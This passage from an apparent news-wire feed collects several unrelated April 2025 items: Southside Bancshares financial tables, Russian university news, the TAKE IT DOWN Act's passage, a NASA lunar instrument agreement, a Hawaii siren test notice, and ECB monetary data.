    Total assets $ 8,336,114             $ 8,372,606          
    LIABILITIES AND SHAREHOLDERS’ EQUITY                      
    Savings accounts $ 598,116       1,490   0.99 %   $ 604,753       1,454   0.97 %
    Certificates of deposit   1,087,613       12,647   4.63 %     1,020,099       11,630   4.59 %
    Interest bearing demand accounts   3,409,911       24,395   2.85 %     3,513,068       25,382   2.91 %
    Total interest bearing deposits   5,095,640       38,532   3.01 %     5,137,920       38,466   3.01 %
    Federal Home Loan Bank borrowings   618,708       6,488   4.17 %     606,851       6,455   4.28 %
    Subordinated notes, net of unamortized debt issuance costs   91,988       937   4.05 %     92,017       936   4.09 %
    Trust preferred subordinated debentures, net of unamortized debt issuance costs   60,273       1,180   7.79 %     60,271       1,171   7.81 %
    Repurchase agreements   83,297       899   4.29 %     88,007       955   4.36 %
    Other borrowings   137,482       2,203   6.37 %     143,169       2,595   7.29 %
    Total interest bearing liabilities   6,087,388       50,239   3.28 %     6,128,235       50,578   3.32 %
    Noninterest bearing deposits   1,344,165               1,346,274          
    Accrued expenses and other liabilities   98,331               101,399          
    Total liabilities   7,529,884               7,575,908          
    Shareholders’ equity   806,230               796,698          
    Total liabilities and shareholders’ equity $ 8,336,114             $ 8,372,606          
    Net interest income (FTE)     $ 58,084           $ 56,292    
    Net interest margin (FTE)         2.95 %           2.87 %
    Net interest spread (FTE)         2.23 %           2.13 %
    (1) Interest on loans includes net fees on loans that are not material in amount.
    (2) For the purpose of calculating the average yield, the average balance of securities do not include unrealized gains and losses on AFS securities.
    (3) Yield/rate includes the impact of applicable derivatives.
       

    Note: As of September 30, 2024 and June 30, 2024, loans totaling $7.3 million and $6.1 million, respectively, were on nonaccrual status. Our policy is to reverse previously accrued but unpaid interest on nonaccrual loans; thereafter, interest income is recorded to the extent received when appropriate.

     
    Southside Bancshares, Inc.
    Average Balances and Average Yields and Rates (Annualized) (Unaudited)
    (Dollars in thousands)
     
      Three Months Ended
      March 31, 2024
      Average Balance   Interest   Average Yield/Rate (3)
    ASSETS          
    Loans (1) $ 4,559,602     $ 68,849   6.07 %
    Loans held for sale   8,834       18   0.82 %
    Securities:          
    Taxable investment securities (2)   780,423       6,967   3.59 %
    Tax-exempt investment securities (2)   1,285,922       13,168   4.12 %
    Mortgage-backed and related securities (2)   764,713       10,119   5.32 %
    Total securities   2,831,058       30,254   4.30 %
    Federal Home Loan Bank stock, at cost, and equity investments   40,063       333   3.34 %
    Interest earning deposits   380,181       5,202   5.50 %
    Federal funds sold   62,599       838   5.38 %
    Total earning assets   7,882,337       105,494   5.38 %
    Cash and due from banks   114,379          
    Accrued interest and other assets   441,783          
    Less: Allowance for loan losses   (42,973 )        
    Total assets $ 8,395,526          
    LIABILITIES AND SHAREHOLDERS’ EQUITY          
    Savings accounts $ 604,529       1,424   0.95 %
    Certificates of deposit   941,947       10,341   4.42 %
    Interest bearing demand accounts   3,634,936       26,433   2.92 %
    Total interest bearing deposits   5,181,412       38,198   2.97 %
    Federal Home Loan Bank borrowings   607,033       5,950   3.94 %
    Subordinated notes, net of unamortized debt issuance costs   93,895       956   4.10 %
    Trust preferred subordinated debentures, net of unamortized debt issuance costs   60,270       1,175   7.84 %
    Repurchase agreements   92,177       967   4.22 %
    Other borrowings   137,287       2,164   6.34 %
    Total interest bearing liabilities   6,172,074       49,410   3.22 %
    Noninterest bearing deposits   1,338,384          
    Accrued expenses and other liabilities   100,014          
    Total liabilities   7,610,472          
    Shareholders’ equity   785,054          
    Total liabilities and shareholders’ equity $ 8,395,526          
    Net interest income (FTE)     $ 56,084    
    Net interest margin (FTE)         2.86 %
    Net interest spread (FTE)         2.16 %
    (1) Interest on loans includes net fees on loans that are not material in amount.
    (2) For the purpose of calculating the average yield, the average balance of securities do not include unrealized gains and losses on AFS securities.
    (3) Yield/rate includes the impact of applicable derivatives.
       

    Note: As of March 31, 2024, loans totaling $7.7 million were on nonaccrual status. Our policy is to reverse previously accrued but unpaid interest on nonaccrual loans; thereafter, interest income is recorded to the extent received when appropriate.

    The following tables set forth the reconciliation of return on average common equity to return on average tangible common equity, book value per share to tangible book value per share, net interest income to net interest income adjusted to a fully taxable-equivalent basis assuming a 21% marginal tax rate for interest earned on tax-exempt assets such as municipal loans and investment securities, along with the calculation of total revenue, adjusted noninterest expense, efficiency ratio (FTE), net interest margin (FTE) and net interest spread (FTE) for the applicable periods presented.

     
    Southside Bancshares, Inc.
    Non-GAAP Reconciliation (Unaudited)
    (Dollars and shares in thousands, except per share data)
     
        Three Months Ended
          2025       2024  
        Mar 31,   Dec 31,   Sep 30,   Jun 30,   Mar 31,
    Reconciliation of return on average common equity to return on average tangible common equity:                    
    Net income   $ 21,507     $ 21,786     $ 20,524     $ 24,673     $ 21,511  
    After-tax amortization expense     176       196       220       243       266  
    Adjusted net income available to common shareholders   $ 21,683     $ 21,982     $ 20,744     $ 24,916     $ 21,777  
                         
    Average shareholders’ equity   $ 824,893     $ 822,234     $ 806,230     $ 796,698     $ 785,054  
    Less: Average intangibles for the period     (202,784 )     (203,020 )     (203,288 )     (203,581 )     (203,910 )
    Average tangible shareholders’ equity   $ 622,109     $ 619,214     $ 602,942     $ 593,117     $ 581,144  
                         
    Return on average tangible common equity     14.14 %     14.12 %     13.69 %     16.90 %     15.07 %
                         
    Reconciliation of book value per share to tangible book value per share:                    
    Common equity at end of period   $ 816,623     $ 811,942     $ 805,254     $ 800,970     $ 787,922  
    Less: Intangible assets at end of period     (202,647 )     (202,870 )     (203,119 )     (203,397 )     (203,704 )
    Tangible common shareholders’ equity at end of period   $ 613,976     $ 609,072     $ 602,135     $ 597,573     $ 584,218  
                         
    Total assets at end of period   $ 8,343,300     $ 8,517,448     $ 8,362,263     $ 8,357,702     $ 8,353,863  
    Less: Intangible assets at end of period     (202,647 )     (202,870 )     (203,119 )     (203,397 )     (203,704 )
    Tangible assets at end of period   $ 8,140,653     $ 8,314,578     $ 8,159,144     $ 8,154,305     $ 8,150,159  
                         
    Period end tangible equity to period end tangible assets     7.54 %     7.33 %     7.38 %     7.33 %     7.17 %
                         
    Common shares outstanding end of period     30,410       30,379       30,308       30,261       30,284  
    Tangible book value per common share   $ 20.19     $ 20.05     $ 19.87     $ 19.75     $ 19.29  
                         
    Reconciliation of efficiency ratio to efficiency ratio (FTE), net interest margin to net interest margin (FTE) and net interest spread to net interest spread (FTE):                    
    Net interest income (GAAP)   $ 53,852     $ 53,707     $ 55,464     $ 53,608     $ 53,348  
    Tax-equivalent adjustments:                    
    Loans     581       598       608       633       656  
    Tax-exempt investment securities     1,772       1,935       2,012       2,051       2,080  
    Net interest income (FTE) (1)     56,205       56,240       58,084       56,292       56,084  
    Noninterest income     10,223       12,281       8,171       11,557       9,724  
    Nonrecurring income (2)     554       (25 )     2,797       (576 )     18  
    Total revenue   $ 66,982     $ 68,496     $ 69,052     $ 67,273     $ 65,826  
                         
    Noninterest expense   $ 37,089     $ 38,159     $ 36,332     $ 35,765     $ 36,881  
    Pre-tax amortization expense     (223 )     (249 )     (278 )     (307 )     (337 )
    Nonrecurring expense (3)     (1 )     (919 )     (219 )     2       17  
    Adjusted noninterest expense   $ 36,865     $ 36,991     $ 35,835     $ 35,460     $ 36,561  
                         
    Efficiency ratio     57.04 %     56.08 %     53.94 %     54.90 %     57.95 %
    Efficiency ratio (FTE) (1)     55.04 %     54.00 %     51.90 %     52.71 %     55.54 %
                         
    Average earning assets   $ 7,958,424     $ 7,913,371     $ 7,823,026     $ 7,881,919     $ 7,882,337  
                         
    Net interest margin     2.74 %     2.70 %     2.82 %     2.74 %     2.72 %
    Net interest margin (FTE) (1)     2.86 %     2.83 %     2.95 %     2.87 %     2.86 %
                         
    Net interest spread     2.08 %     1.99 %     2.10 %     2.00 %     2.02 %
    Net interest spread (FTE) (1)     2.20 %     2.12 %     2.23 %     2.13 %     2.16 %
    (1) These amounts are presented on a fully taxable-equivalent basis and are non-GAAP measures.
    (2) These adjustments may include net gain or loss on sale of securities available for sale, BOLI income related to death benefits realized and other investment income or loss in the periods where applicable.
    (3) These adjustments may include foreclosure expenses and branch closure expenses, in the periods where applicable.

    The MIL Network –

    April 29, 2025
  • MIL-OSI Russia: Getting to Know the Technologies of the Future: Participants of the SUM Accelerator Visited TechnoSpark

    Translation. Region: Russian Federal

    Source: State University of Management – Official website of the State –

    Participants of the Acceleration Interuniversity Program “City Energy. Environment 2.0”, implemented by the State University of Management, visited “TechnoSpark” and got acquainted with the latest developments. The excursion was organized by the Department of Project Management of the State University of Management.

    The event was attended by teams of students from our university, Bauman Moscow State Technical University and MIRE, who are developing the following technological startups: thermoelectric material for use in optoelectronics and solar batteries, a device for generating bioenergy, a heated thermo mug, capsule fitness clubs, a bull-machine, a system for automating warehouse complexes, a device for monitoring and cleaning air, an adaptive lighting system, a multifunctional bath, soap production and processing technology and others.

    TechnoSpark, a part of the Rusnano Group, is the industrial partner of the program, so the participants came here for expertise and to discuss measures to support their technological startup projects. It should be noted that it was at the request of TechnoSpark that the participants developed their projects and selected young specialists for their teams from other universities.

    The tour included demonstrations of the latest production sites, expert consultations with teams, and a pitch session for projects.

    Participants learned about contract manufacturing opportunities for startups and corporations and about the most powerful exoskeleton in Russia, visited a metalworking shop and saw ready-made solutions for external customers: umbrella sharing for the Metro, Tubot in-pipe robots for hard-to-reach branched pipelines for the Transneft company.

    The teams got acquainted with the latest domestic developments in warehouse management – intelligent logistics robots RONAVI Robotics for solving various tasks of warehouse and production logistics, as well as with the products and services of TEN Optics, which applies various types of coatings to glass. They saw how artificial diamonds are grown.

    Specialists and experts from MED Print companies demonstrated their own production of bone and joint implants that quickly grow into human tissue and allow to shorten and facilitate the rehabilitation period, talked about the launch of serial additive production of medical and plastic products, demonstrated finished products for people and animals. And at the Russian Flexible Electronics Center, accelerator participants learned about the production of EPD displays and other components for flexible plastic electronics in the largest clean room in Russia.

    At the end of the excursion, a pitch session was held, at which the teams presented their developments on technological projects and discussed the possibilities of further cooperation with TechnoSpark and its partners.

    “This accelerator shows the effect of the requests that the teams are developing their projects on: these are extremely popular areas of technological production in our country, these are specific partner companies that are looking for exactly these solutions. It is also great when managers, marketers, and guys from technical universities: chemists, engineers work in one team. The development of the project ceases to be just conceptual, but is overgrown with specific solutions, which we saw today in the form of models, sketches, drawings, formulas. If the guys managed to do this in two and a half months, then it will be interesting to see what they will show at Demodna, taking into account today’s comments and remarks,” said Yuri Bocharov, General Director of Contract Manufacturing TEN Group of the Rusnano Group.

    The acceleration interuniversity program “City Energy. Environment 2.0” is held at the State University of Management from February to June 2025 and is already the seventh acceleration program implemented at the State University of Management since 2022. This year, over 120 teams from 26 Russian universities are participating in it.

    Subscribe to the TG channel “Our GUU” Date of publication: 04/29/2025

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    April 29, 2025
  • MIL-OSI Russia: The Digital GTO took place at SPbGASU

    Translation. Region: Russian Federal

    Source: Saint Petersburg State University of Architecture and Civil Engineering – Saint Petersburg State University of Architecture and Civil Engineering – Participants of the Digital GTO. In the center – Yulia Yakovleva and Ilya Gladushevsky

    The Digital GTO test was taken at SPbGASU on April 22. Over the course of an hour, 77 schoolchildren and college students answered one hundred questions about construction, design, and 3D modeling. Those who scored more than 70 points out of a possible one hundred will receive an additional five points to their Unified State Exam results when entering SPbGASU for the training program 08.03.01 Construction and specialty 08.05.02 Construction of unique buildings and structures.

    “Digital GTO” is an interactive test developed by the Etalon Group and the National Association of Organizations in the Sphere of Information Modeling Technologies (NOTIM) as part of the career guidance project “I am the builder of the future!” of the Public Council under the Ministry of Construction of Russia. “Digital GTO” is designed to help future young specialists determine the level of their digital competencies in the field of construction. The project’s objectives are to expand opportunities for admission, prepare sought-after professionals, and fill the personnel shortage.

    The Digital GTO project was launched at the Growth Point of SPbGASU. Ilya Gladushevsky, responsible secretary of the admissions committee, associate professor of the department of ground transport and technological machines, addressed the participants: “I have already seen many of you and will see you again in the summer. Today you have a unique opportunity to participate in the Digital GTO project! The day will be eventful and interesting!” he noted.

    Yulia Yakovleva, Head of Adaptation and Special Projects at Etalon Group, spoke about the tasks included in the test and why it is held at our university: “The tasks were developed by employees of EtalonProekt, the general designer of our group. We can say that this is not a basic level, but a level “with an asterisk”. The test is intended for those who already have in-depth knowledge, participate in career guidance events, and are passionate about their profession. Today, many companies are hunting for personnel and hold their own events to work with future students. Even kindergartens are specialized – they start raising personnel from the cradle!”

    We asked the guys why they came to SPbGASU to take the Digital GTO.

    Vadim Savelyev, 11th grade student of Gymnasium No. 261 (St. Petersburg): “I am planning to enroll in SPbGASU. I am choosing between the Industrial and Civil Construction and Construction of Unique Buildings and Structures programs. It is interesting to learn about the university, to see it from the inside. I have not been here yet, but I have many friends, and they have told me about it. The fact that you can get additional points is also important. I prepared on my own, studied programs, new technologies. And my school teachers helped.”

    Maria Krestyaninova, a fourth-year student at the Academy of Urban Environment Management, Urban Development and Printing (AUGSiP, St. Petersburg): “I came here because I am very interested in this profession. Friends told me that they teach well here, the teachers are good. And the extra points interested me. I have studied many programs over four years. I rely on my knowledge and hope for a good result.

    I am currently writing my thesis. I will be applying to SPbGASU this year.”

    After the formal part, the participants went to the computer rooms and started taking the test. The children concentrated on solving the tasks for an hour, then they had a tour of our university. Arina Sukhacheva, a third-year student of the architecture department, introduced the audiences, the model workshop, and the drawing department. Returning to the “Growth Point”, the children watched a presentation about the university prepared by Elena Abashina, a fourth-year student of the construction department, a specialist in the admissions committee. The results were summed up and the winners were awarded here. The scores were calculated by a computer program. The best results were shown by five people:

    Timofey Isaev (gymnasium No. 52, 9th grade) – 90 points; Alexey Ermilov (school No. 18, grade 11) – 76 points; Yaroslav Karachakov (school No. 531, 10th grade) – 75 points; Ivan Postnikov (gymnasium No. 540, 11th grade) – 75 points; Tikhon Bayruk (school No. 18, 11th grade) – 73 points.

    “I have 90 points. Luck was on my side today! I will definitely apply to PGS. It was difficult at the Olympiad itself!” said Timofey Isaev.

    “You can only participate in the Digital GTO in person. This time, schoolchildren and college students from St. Petersburg, Krasnodar, Tula and other cities came to us. In the future, we plan to cooperate with the Etalon Group to disseminate information about the project as widely as possible,” said Elvira Tkachenko, deputy responsible secretary of the admissions committee.

    “We will conduct the “Digital GTO” on the platform of the Public Council under the Ministry of Construction of Russia “I am the builder of the future!” quite often. If it didn’t work out this time, there will be a chance next time!” – Yulia Yakovleva, a representative of the Etalon Group, encouraged the guys.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    April 29, 2025
  • MIL-OSI USA: Take It Down Act Passes the House and Heads to President’s Desk

    Source: United States House of Representatives – Congresswoman María Elvira Salazar’s (FL-27)

    strong>(Washington, D.C.) – Today, the House of Representatives passed the Senate version of the bipartisan, bicameral TAKE IT DOWN Act (S.146), completing its passage through Congress. The bill passed unanimously in the Senate in February 2025. The TAKE IT DOWN Act protects victims of real and deepfake ‘revenge pornography’ by criminalizing the publication of these harmful images, in addition to requiring websites to quickly remove them. The rising popularity of AI requires decisive federal legal protections that will empower victims of these heinous crimes, most of whom are women and girls.

    You can see Rep. Salazar’s remarks in front of the House of Representatives here. 


    “This is a historic day for parents and children facing unprecedented new challenges with technology. My TAKE IT DOWN Act will finally give innocent victims real protection from online exploitation. Websites and platforms like Snapchat, Instagram, and TikTok must remove fake, compromising pornographic images within 48 hours or face consequences. No more inaction. No more excuses: if you exploit an innocent child, you will face jail time,” said Rep. Salazar (FL-27).


    “The TAKE IT DOWN Act’s passage is a significant step forward in Congress’ responsibility to protect the privacy and dignity of Americans against bad actors and the most harmful developments of AI. It takes only minutes to create a deepfake or share intimate images without consent, yet the lasting consequences devastate its victims — often girls and women. Our bill requires platforms to remove these horrifying images and videos from the internet within 48 hours. I’m deeply grateful to work with Sen. Klobuchar, Sen. Cruz, and Rep. Salazar to create this bipartisan federal law,” said Rep. Dean (PA-04). 


    “The publication of sexually exploitative images—including AI-generated deepfakes—is a terrifying reality of the digital age. I applaud the First Lady for her leadership and the Problem Solvers Caucus for working across party lines to pass the TAKE IT DOWN Act. This is a critical first step, and we must continue working together to protect people from these reprehensible acts,” said Rep. Suozzi (NY-03). 


    “As a father, husband, and proud South Texan, I’m glad we got this important bill across the finish line in the House and the Senate in a bipartisan way. The TAKE IT DOWN Act is a vital step in safeguarding the dignity and safety of individuals, particularly our most vulnerable. It ensures the swift removal of harmful content and holds perpetrators accountable—prioritizing the protection and well-being of those affected by deepfakes and non-consensual intimate imagery,” said Rep. Cuellar, Ph.D. (TX-28). 

    “The increasing use of artificial intelligence to create and circulate deep fake pornography threatens the wellbeing and security of its victims, primarily women. Perpetrators have used deep fake pornography as a tool to harass, humiliate, and intimidate women and children online, and we need to work together to protect against these threats. This is a serious and growing issue that requires urgent action, which is why I introduced the Take It Down Act. I am thankful it has been passed by the House, and I look forward to it promptly being signed into law,”said Rep. Dingell (MI-12) 

    “In an age where personal privacy can be violated with a click, the House’s passage of the TAKE IT DOWN Act marks a critical step forward. This bipartisan legislation creates long-overdue federal safeguards against non-consensual intimate imagery and the growing threat of AI-generated deepfakes. It establishes a clear legal standard: victims have the right to have these exploitative images removed, and perpetrators will be held accountable. This is a commonsense, essential measure to protect Americans, empower survivors, uphold justice, and bring our laws in line with the realities of the digital era,” said Rep. Fitzpatrick (PA-01).

    “There is nothing more personal than one’s image and dignity. NCII is a cruel and deeply violating issue, and with the rapid advancement of artificial intelligence, there has been a disturbing increase in these images online. The Take It Down Act is a crucial step in personal and internet security, and I am proud to help send this bill to President Trump’s desk. By introducing new protections against NCII content and criminalizing the publication of such content, we are making our world, both in person and online, safer for everyone,” said Rep. Bresnahan (PA-08) 

    “Congress must make sure there are protections in place, especially for minors, as technology rapidly evolves. Bipartisan support for and House passage of the TAKE IT DOWN Act is a critical step toward providing individuals who are victimized and inappropriately distorted through AI strong mechanisms to take action and remedy such traumatic situations,” said Rep. Edwards (NC-11). 

    “The passage of the TAKE IT DOWN Act is a historic win in the fight to protect victims of revenge porn and deepfake abuse. This victory belongs first and foremost to the heroic survivors who shared their stories and the advocates who never gave up. By requiring social media companies to take down this abusive content quickly, we are sparing victims from repeated trauma and holding predators accountable. This day would not have been possible without the courage and perseverance of Elliston Berry, Francesca Mani, Breeze Liu, and Brandon Guffey, whose powerful voices drove this legislation forward. I am especially grateful to my colleagues—including Sen. Amy Klobuchar, Rep. Maria Salazar, Rep. Madeleine Dean, First Lady Melania Trump, and House Leadership—for locking arms in this critical mission to protect Americans from online exploitation,” said Sen. Ted Cruz (TX). 

    “We must provide victims of online abuse with the legal protections they need when intimate images are shared without their consent, especially now that deepfakes are creating horrifying new opportunities for abuse. These images can ruin lives and reputations, but now that our bipartisan legislation is becoming law, victims will be able to have this material removed from social media platforms and law enforcement can hold perpetrators accountable,” said Sen. Klobuchar (MN). 

    Over 120 organizations representing victim advocacy groups, law enforcement, and leaders in the tech industry have voiced their support for the TAKE IT DOWN Act, including Meta, Snap, Google, Microsoft, TikTok, X, Amazon, Bumble, Match Group, Entertainment Software Association, IBM, TechNet, the U.S. Chamber of Commerce, Internet Works, the National Fraternal Order of Police, the National Center for Missing and Exploited Children (NCMEC), RAINN (Rape, Abuse & Incest National Network), and the National Center on Sexual Exploitation (NCOSE).

    The TAKE IT DOWN Act addresses these issues while protecting lawful speech by:


    • Criminalizing the publication of non-consensual intimate images (NCII), or the threat to publish NCII, in interstate commerce;
    • Permitting the good faith disclosure of NCII to assist victims including for law enforcement or medical treatment purposes;
    • Requiring websites to take down NCII within 48 hours of receiving notice from victims; and
    • Requiring that computer-generated NCII meet a “reasonable person” standard for appearing to realistically depict an individual, consistent with current First Amendment jurisprudence.


    Rep. Salazar reintroduced this bill in January and led the effort in the House to get it signed into law. President Trump endorsed the TAKE IT DOWN Act during a recent address to Congress. You can see his remarks here. The Act has been a legislative priority of former First Lady Melania Trump. Thanks to her strong advocacy, including a roundtable on Capitol Hill last month, this bill has now passed. 


    More information about the TAKE IT DOWN Act can be found here.


    The full text of the bill can be found here.


    The passage of the TAKE IT DOWN Act is Congresswoman Salazar’s ninth bill to be signed into law. Other key policies sponsored by Rep. Salazar that have been enacted into law include:


    • The COVID Economic Injury Disaster Loan (EIDL) Relief Act to provide economic relief for Floridians. Implemented by the Biden Administration in March 2021.
    • The Reinforcing Nicaragua’s Adherence to Conditions for Electoral Reform (RENACER) Act to sanction the Ortega Regime in Nicaragua. Signed into law in November 2021.
    • The PRICE Act to make it easier for small businesses to get federal contracts. Signed into law in February 2022.
    • The Summer Barrow Prevention, Treatment, and Recovery Act to reauthorize critical funding for programs that address mental health and substance abuse issues. Signed into law in December 2022.
    • The REEF Act to incentivize retired Navy ships to be sunk and used as artificial reefs in marine ecosystems across America. Signed into law in December 2023.
    • The RECLAIM Taxpayer Funds Act to recover billions in fraudulent government loans and restore fiscal responsibility and government accountability. Implemented by the Biden Administration in December 2023.
    • The Migratory Birds of the Americas Conservation Enhancements Act to protect migratory birds and their habitat, which is critical for the Everglades. Signed into law April 2024.
    • The Forgotten Heroes of the Holocaust Congressional Gold Medal Act honors 60 diplomats who risked their lives during World War II to save Jews from Nazi persecution. Signed into law December 2024.

    You can read more about Congresswoman Salazar’s legislative victories here.

    MIL OSI USA News –

    April 29, 2025
  • MIL-OSI USA: NASA Moon Observing Instrument to Get Another Shot at Lunar Ops

    Source: NASA

    A NASA-developed technology that recently proved its capabilities in the harsh environment of space will soon head back to the Moon to search for gases trapped under the lunar surface thanks to a new Cooperative Research and Development Agreement between NASA and commercial company Magna Petra Corp.
    The Mass Spectrometer Observing Lunar Operations (MSOLO) successfully demonstrated the full range of its hardware in lunar conditions during the Intuitive Machines 2 mission earlier this year. Under the new agreement, a second MSOLO, mounted on a commercial rover, will launch to the Moon no earlier than 2026. Once on the lunar surface, it will measure low molecular weight volatiles in hopes of inferring the presence of rare isotopes, such as Helium-3, which is theorized to exist, trapped in the regolith, or lunar dust, of the Moon.
    “This new mission opportunity will help us determine what volatiles are present in the lunar surface, while also providing scientific insight for Magna Petra’s goals,” said Roberto Aguilar Ayala, research physicist at NASA’s Kennedy Space Center in Florida. “Learning more about the lunar volatiles and their isotopes supports NASA’s goal of sustaining long-term human space exploration. We will need to extract resources locally to enhance the capabilities of our astronauts to further exploration opportunities on the lunar surface.”
    The MSOLO instrument will be integrated on a commercial rover, selected by Magna Petra. The rover will allow MSOLO to gather the data needed for researchers to understand which low-molecular weight gases reside within the Moon’s surface.
    NASA will work with the partner to integrate MSOLO so that it will function properly with the rover, and the partner will analyze and share data in real time with NASA to understand the location of these volatiles on the Moon and their ability to be extracted in the future.
    Magna Petra hopes to understand the presence of Helium-3 isotope within the Moon’s surface, with the ultimate goal of collecting it and bringing it back to Earth for use in a variety of industries, including energy production through nuclear fusion, quantum computing, health care, and specialized laboratory equipment.
    The MSOLO instrument began as a commercial off-the-shelf mass spectrometer designed to analyze volatiles used in the manufacturing of semi-conductors, which helped keep NASA’s development costs down. NASA modified the device to withstand the rigors of spaceflight and the Moon’s harsh conditions. On its first journey to the Moon, MSOLO was part of the Polar Resources Ice Mining Experiment 1.
    Signed on April 2, the reimbursable agreement is the first of its kind established at NASA Kennedy. Under the agreement, Magna Petra will reimburse NASA for costs such as supporting MSOLO integration and testing with the rover, pre-mission preparation and mission operations of the instruments, and expertise in system engineering, avionics, and software.
    “This innovative agreement promises to provide valuable data to both partners,” said Jonathan Baker, chief of Spaceport Development at NASA Kennedy. “This approach demonstrates NASA’s commitment to finding unique ways to work with commercial industry to help advance technology in a fiscally responsible way and enabling innovation for the benefit of humankind.”
    Throughout the mission, NASA will retain ownership of MSOLO. Once the mission is complete, the instrument will no longer have access to power and communications and will remain on the surface of the Moon. The valuable data gathered during the mission will be submitted to the Planetary Data System for public dissemination.

    MIL OSI USA News –

    April 29, 2025
  • MIL-OSI USA: #2025-005 – NEWS RELEASE-MONTHLY SIREN AND EMERGENCY ALERT SYSTEM TEST-MAY 2025

    Source: US State of Hawaii

    #2025-005 – NEWS RELEASE-MONTHLY SIREN AND EMERGENCY ALERT SYSTEM TEST-MAY 2025

    Posted on Apr 28, 2025 in Latest Department News, Newsroom

    DEPARTMENT OF DEFENSE

    KA ʻOIHANA PILI KAUA


    HAWAIʻI EMERGENCY MANAGEMENT AGENCY

    KEʻENA HOʻOMALU PŌULIA O HAWAIʻI


    JOSH GREEN, M.D.

    GOVERNOR

    KE KIAʻĀINA

    MAJOR GENERAL STEPHEN F. LOGAN

    DIRECTOR OF EMERGENCY MANAGEMENT
    LUNA HOʻOMALU PŌULIA

    JAMES DS. BARROS

    ADMINISTRATOR OF EMERGENCY MANAGEMENT
    KAHU HOʻOMALU PŌULIA

    MONTHLY SIREN AND EMERGENCY ALERT SYSTEM TEST FOR MAY 2025

    For Immediate Release                                                                                                                                                                                    2025-005

    April 28, 2025

    HONOLULU – The monthly test of the all-hazard Statewide Outdoor Warning Siren System is scheduled for Thursday, May 1, 2025, at 11:45 a.m. The siren test will be coordinated with a test of the Live Audio Broadcast segment of the Emergency Alert System.

    During this monthly test, all Statewide Outdoor Warning Sirens will sound a one-minute Attention Alert Signal (steady tone). A test of the Live Audio Broadcast segment of the Emergency Alert System is conducted at roughly the same time as the monthly siren sounding, in cooperation with the Hawai‘i broadcast industry. There will be no exercise or drill accompanying the test.

    The all-hazard Outdoor Siren Warning System for Public Safety is one part of the Hawai‘i Statewide Alert and Warning System used to notify the public during emergencies. If you hear this siren tone in circumstances other than a test, follow emergency information and instructions provided by official government channels. These may be in the form of a local radio or television station broadcast and/or a cellular Wireless Emergency Alert.

    Wireless Emergency Alerts deliver sound-and-text warnings to compatible mobile cellular phones. The Emergency Alert System and Wireless Emergency Alert notifications are sent via the Integrated Public Alert and Warning System, the nation’s alert and warning infrastructure, managed by the Federal Emergency Management Agency.

    Emergency management and disaster preparedness information may be found in the “Get Ready” section of ready.hawaii.gov, as well as in the front section of telephone directories in most counties. For the latest information from the Hawai‘i Emergency Management Agency (HI-EMA), or to sign up for county alerts, visit ready.hawaii.gov.

    The public may contact emergency management and county civil defense agencies to report siren operation issues through the following numbers.


    City and County of Honolulu: 808-723-8960
    Maui County: 808-270-7285
    Kauaʻi County: 808-241-1800
    Hawaiʻi County: 808-935-0031

    # # #


    Contact:

    1. Kīelekū Amundson

    Communications Director

    808-733-4300 Ext 522

    [email protected]

    MIL OSI USA News –

    April 29, 2025
  • MIL-OSI Economics: Monetary developments in the euro area: March 2025

    Source: European Central Bank

    29 April 2025

    Components of the broad monetary aggregate M3

    The annual growth rate of the broad monetary aggregate M3 decreased to 3.6% in March 2025 from 3.9% in February, averaging 3.7% in the three months up to March. The components of M3 showed the following developments. The annual growth rate of the narrower aggregate M1, which comprises currency in circulation and overnight deposits, increased to 3.8% in March from 3.4% in February. The annual growth rate of short-term deposits other than overnight deposits (M2-M1) decreased to 1.5% in March from 2.0% in February. The annual growth rate of marketable instruments (M3-M2) decreased to 11.3% in March from 18.0% in February.

    Chart 1

    Monetary aggregates

    (annual growth rates)

    Data for monetary aggregates

    Looking at the components’ contributions to the annual growth rate of M3, the narrower aggregate M1 contributed 2.4 percentage points (up from 2.2 percentage points in February), short-term deposits other than overnight deposits (M2-M1) contributed 0.4 percentage points (down from 0.6 percentage points) and marketable instruments (M3-M2) contributed 0.7 percentage points (down from 1.1 percentage points).

    Among the holding sectors of deposits in M3, the annual growth rate of deposits placed by households stood at 3.5% in March, compared with 3.4% in February, while the annual growth rate of deposits placed by non-financial corporations decreased to 2.3% in March from 3.0% in February. Finally, the annual growth rate of deposits placed by investment funds other than money market funds increased to 16.2% in March from 8.5% in February.

    Counterparts of the broad monetary aggregate M3

    The annual growth rate of M3 in March 2025, as a reflection of changes in the items on the monetary financial institution (MFI) consolidated balance sheet other than M3 (counterparts of M3), can be broken down as follows: net external assets contributed 2.7 percentage points (down from 3.1 percentage points in February), claims on the private sector contributed 2.1 percentage points (down from 2.2 percentage points), claims on general government contributed 0.2 percentage points (as in the previous month), longer-term liabilities contributed -1.3 percentage points (up from -1.5 percentage points), and the remaining counterparts of M3 contributed -0.1 percentage points (as in the previous month).

    Chart 2

    Contribution of the M3 counterparts to the annual growth rate of M3

    (percentage points)

    Data for contribution of the M3 counterparts to the annual growth rate of M3

    Claims on euro area residents

    The annual growth rate of total claims on euro area residents stood at 1.7% in March 2025, unchanged from the previous month. The annual growth rate of claims on general government stood at 0.4% in March, unchanged from the previous month, while the annual growth rate of claims on the private sector stood at 2.2% in March, compared with 2.3% in February.

    The annual growth rate of adjusted loans to the private sector (i.e. adjusted for loan transfers and notional cash pooling) increased to 2.6% in March from 2.4% in February. Among the borrowing sectors, the annual growth rate of adjusted loans to households increased to 1.7% in March from 1.5% in February, while the annual growth rate of adjusted loans to non-financial corporations increased to 2.3% in March from 2.1% in February.

    Chart 3

    Adjusted loans to the private sector

    (annual growth rates)

    Data for adjusted loans to the private sector

    Notes:

    • Data in this press release are adjusted for seasonal and end-of-month calendar effects, unless stated otherwise.
    • “Private sector” refers to euro area non-MFIs excluding general government.
    • Hyperlinks lead to data that may change with subsequent releases as a result of revisions. Figures shown in annex tables are a snapshot of the data as at the time of the current release.

    MIL OSI Economics –

    April 29, 2025
  • MIL-OSI Economics: Piero Cipollone: Navigating a fractured horizon: risks and policy options in a fragmenting world

    Source: European Central Bank

    Speech by Piero Cipollone, Member of the Executive Board of the ECB, at the conference on “Policy challenges in a fragmenting world: Global trade, exchange rates, and capital flow” organised by the Bank for International Settlements, the Bank of England, the ECB and the International Monetary Fund

    Frankfurt am Main, 29 April 2025

    I’m honoured to welcome you to this conference, jointly organised by the Bank for International Settlements (BIS), the Bank of England, the European Central Bank (ECB) and the International Monetary Fund (IMF).[1]

